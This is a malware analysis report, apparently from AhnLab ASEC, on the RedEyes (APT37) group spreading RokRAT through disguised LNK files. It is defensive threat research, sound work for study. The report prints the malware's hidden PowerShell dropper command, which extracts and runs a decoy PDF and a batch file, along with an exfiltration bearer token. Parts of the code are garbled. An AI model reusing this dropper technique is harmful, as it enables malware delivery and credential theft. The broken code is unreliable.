RokRAT Malware Distributed Through LNK Files (*.lnk): RedEyes (ScarCruft)

By bghjmun :: 4/26/2023

AhnLab Security Emergency response Center (ASEC) confirmed that the RedEyes threat group (also known as APT37, ScarCruft), which distributed CHM Malware Disguised as Security Email from a Korean Financial Company last month, has also recently distributed the RokRAT malware through LNK files.

RokRAT is malware that is capable of collecting user credentials and downloading additional malware. The malware was once distributed through HWP and Word files. The LNK files that were discovered this time contain PowerShell commands that can perform malicious behavior by creating and executing a script file along with a normal file in the temp folder. The confirmed LNK filenames are as follows:

- 230407Infosheet.lnk
- April 29th 2023 Seminar.Ink
- 2023 Personal Evaluation.hwp.lnk
- NK Diplomat Dispatch Selection and Diplomatic Offices.Ink
- NK Diplomacy Policy Decision Process.Ink

The "230407Infosheet.Ink" file is disguised with a PDF icon and contains a malicious PowerShell command.

Figure 1. Properties of the LNK file

The LNK file contains not only a PowerShell command, but also the data of a normal PDF file along with malicious script codes. Furthermore, there are dummy bytes that start from 0x89D9A all the way to 0x141702A.

```

Figure 2. Dummy data that exists at the end of the LNK file

The PowerShell command that is executed through cmd.exe upon executing the LNK file is as follows:

/c powershell -windowstyle hidden \$dirPath = Get-Location; if(\$dirPath -Match 'System32' -or \$dirPath - Match 'Program Files') { \$dirPath = '%temp%' }; \$lnkpath = Get-ChildItem -Path \$dirPath - Recurse *.lnk $^{\prime}$ where-object {\$_.length -eq 0x00014A0DC4} $^{\prime}$ | Select-Object -ExpandProperty FullName; \$pdfFile = gc \$lnkpath -Encoding Byte -TotalCount 00561396 -ReadCount 00561396; \$pdfPath = '%temp%\230407정보지.pdf'; \$c \$pdfPath ([byte]](\$pdfFile $^{\prime}$) select -Skip 002474)) -Encoding Byte; $^{\prime}$ & \$pdfPath; \$exeFile = gc \$lnkpath -Encoding Byte -TotalCount 00564634 -ReadCount 00564634; \$exePath = '%temp%\230412.bat'; \$c \$exePath ([byte]](\$exeFile $^{\prime}$) select -Skip 00561396)) -Encoding Byte; $^{\prime}$ & \$exePath:

The LNK file is read up to 0x890F4 and is saved and executed with the filename "230407Infosheet.pdf" in the Temp folder while excluding the first 0x9AA. Afterward, it reads up to 0x89D9A of the LNK file and is saved and executed in the Temp folder with the filename "230412.bat" after excluding 0x890F4, which is the byte where the PDF data exists.

          $e=222;
          $e=112;
}while($e -eq 112);
```

Figure 8. Final PowerShell command that is executed

Figure 9. Malicious file uploaded to OneDrive

The injected data is the RokRAT malware that is capable of collecting user credentials and downloading additional malware. The collected information is sent to the threat actor's cloud server using cloud services such as pcloud and yandex. The UserAgent in the request header is disguised as Googlebot. The certificate token used to send files is as follows:

• Authorization: Bearer RSbj7Zk5IYK5ThSbQZH4YBo7ZxiPOCH94RBbFuU9c04XXVJg7xbvX

The additional normal files executed through the malicious LNK are as follows:



Figure 10. April 29th 2023 Seminar.pdf created through April 29th 2023 Seminar.lnk



Figure 11. 230402.hwp created through NK Diplomacy Policy Decision Process.lnk

As RokRAT has been in distribution for a while and is being distributed in various forms such as Word files, users are advised to take extra caution.
